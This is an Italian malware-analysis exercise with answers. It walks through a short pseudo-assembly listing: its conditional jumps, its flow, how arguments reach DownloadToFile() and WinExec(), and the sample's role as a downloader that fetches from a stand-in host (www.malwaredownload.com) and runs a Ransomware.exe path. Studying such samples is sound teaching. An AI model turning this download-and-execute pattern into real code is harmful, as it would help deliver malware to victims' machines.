ANALISI AVANZATE: UN APPROCCIO PRATICO

TRACCIA

Con riferimento al seguente codice, rispondere ai quesiti.

Locazione	Istruzione	Operandi	Note
00401040	mov	EAX, 5	
00401044	mov	EBX, 10	
00401048	cmp	EAX, 5	
0040105B	jnz	loc 0040BBA0	; tabella 2
0040105F	inc	EBX	
00401064	cmp	EBX, 11	
00401068	jz	loc 0040FFA0	; tabella 3

Locazione	Istruzione	Operandi	Note
0040BBA0	mov	EAX, EDI	EDI= www.malwaredownload.com
0040BBA4	push	EAX	; URL
0040BBA8	call	DownloadToFile()	; pseudo funzione

Locazione	Istruzione	Operandi	Note
0040FFA0	mov	EDX, EDI	EDI: C:\Program and Settings\Local User\Desktop\Ransomware.exe
0040FFA4	push	EDX	; .exe da eseguire
0040FFA8	call	WinExec()	; pseudo funzione

1) Spiegare quale salto condizionale effettua il Malware.

Locazione	Istruzione	Operandi	Note
00401040	mov	EAX, 5	
00401044	mov	EBX, 10	
00401048	cmp	EAX, 5	
0040105B	jnz	loc 0040BBA0	; tabella 2
0040105F	inc	EBX	
00401064	cmp	EBX, 11	
00401068	jz	loc 0040FFA0	; tabella 3


Prendendo in considerazione il codice sopra, si può notare che siano presenti due salti condizionali:

- **JNZ** (**J**ump if **N**ot **Z**ero): Salta all'indirizzo specificato se il Zero Flag non è impostato (0), il che indica che l'ultima operazione (data dal **CMP**) non ha prodotto risultato zero.
- **JZ** (**J**ump if **Z**ero): Salta all'indirizzo specificato se il ZF è impostato (1), il che indica che l'ultima operazione ha prodotto risultato zero.

In entrambi i casi, l'istruzione **CMP** (compare) viene utilizzata prima dell'istruzione di salto condizionale per confrontare i valori e impostare il ZF in base al risultato della comparazione.

L'istruzione JNZ non viene effettuata, in quanto il risultato di "CMP eax(5), 5" ha prodotto risultato zero.
A differenza, l'istruzione JZ viene effettuata, in quanto il risultato di "CMP ebx(11), 11" ha prodotto risultato zero.
Di conseguenza, il malware effettuerà unicamente il JZ.

2) Disegnare un diagramma di flusso identificando i salti condizionali.



Locazione	Istruzione	Operandi	Note
00401040	mov	EAX, 5	
00401044	mov	EBX, 10	
00401048	cmp	EAX, 5	
0040105B	jnz	loc 0040BBA0	; tabella 2
0040105F	inc	EBX	
00401064	cmp	EBX, 11	
00401068	jz	loc 0040FFA0	; tabella 3

Locazione	Istruzione	Operandi	Note
0040BBA0	mov	EAX, EDI	EDI= www.malwaredownload.com
0040BBA4	push	EAX	; URL
0040BBA8	call	DownloadToFile()	; pseudo funzione

Locazione	Istruzione	Operandi	Note
0040FFA0	mov	EDX, EDI	EDI: C:\Program and Settings\Local User\Desktop\Ransomware.exe
0040FFA4	push	EDX	; .exe da eseguire
0040FFA8	call	WinExec()	; pseudo funzione

3) Ipotizzare le diverse funzionalità implementate all'interno del malware.

Da quanto si può notare, il malware implementa due funzionalità.

a.

Locazione	Istruzione	Operandi	Note
0040BBA0	mov	EAX, EDI	EDI= www.malwaredownload.com
0040BBA4	push	EAX	; URL
0040BBA8	call	DownloadToFile()	; pseudo funzione

La prima riguarda il download di un secondo malware da internet collegandosi ad un sito probabilmente sotto il controllo dell'attaccante (www.malwaredownload.com).
Da questo possiamo categorizzare il malware come un "**Downloader**".

b.

Locazione	Istruzione	Operandi	Note
0040FFA0	mov	EDX, EDI	EDI: C:\Program and Settings\Local User\Desktop\Ransomware.exe
0040FFA4	push	EDX	; .exe da eseguire
0040FFA8	call	WinExec()	; pseudo funzione

La seconda riguarda l'esecuzione del malware che si troverà al path indicato nel registro EDI e che successivamente verrà avviato automaticamente dalla funzione **WinExec()**.

4) Con riferimento alle istruzioni «call», dettagliare come sono passati gli argomenti alle successive chiamate di funzione.

a.

Locazione	Istruzione	Operandi	Note
0040BBA0	mov	EAX, EDI	EDI= www.malwaredownload.com
0040BBA4	push	EAX	; URL
0040BBA8	call	DownloadToFile()	; pseudo funzione

Per la funzione "**DowloadToFile()**" viene passato l'URL presente nel registro EAX.
Inizialmente l'URL, presente nel registro EDI, viene copiato sul registro EAX e successivamente EAX viene passato allo stack come parametro della funzione DownloadToFile().
Link alla spiegazione dettagliata della funzione DownloadToFile():
https://learn.microsoft.com/en-us/previous-versions/windows/internet-explorer/ie-developer/platform-apis/ms775123(v=vs.85).

b.

Locazione	Istruzione	Operandi	Note
0040FFA0	mov	EDX, EDI	EDI: C:\Program and Settings\Local User\Desktop\Ransomware.exe
0040FFA4	push	EDX	; .exe da eseguire
0040FFA8	call	WinExec()	; pseudo funzione

Per la funzione "**WinExec()**" viene passato l'il path dell'eseguibile presente nel registro EDX.
Inizialmente il path, presente nel registro EDI, viene copiato sul registro EDX e successivamente EDX viene passato allo stack come parametro della funzione WinExec().
Link alla spiegazione dettagliata della funzione WinExec():
https://learn.microsoft.com/en-us/windows/win32/api/winbase/nf-winbase-winexec.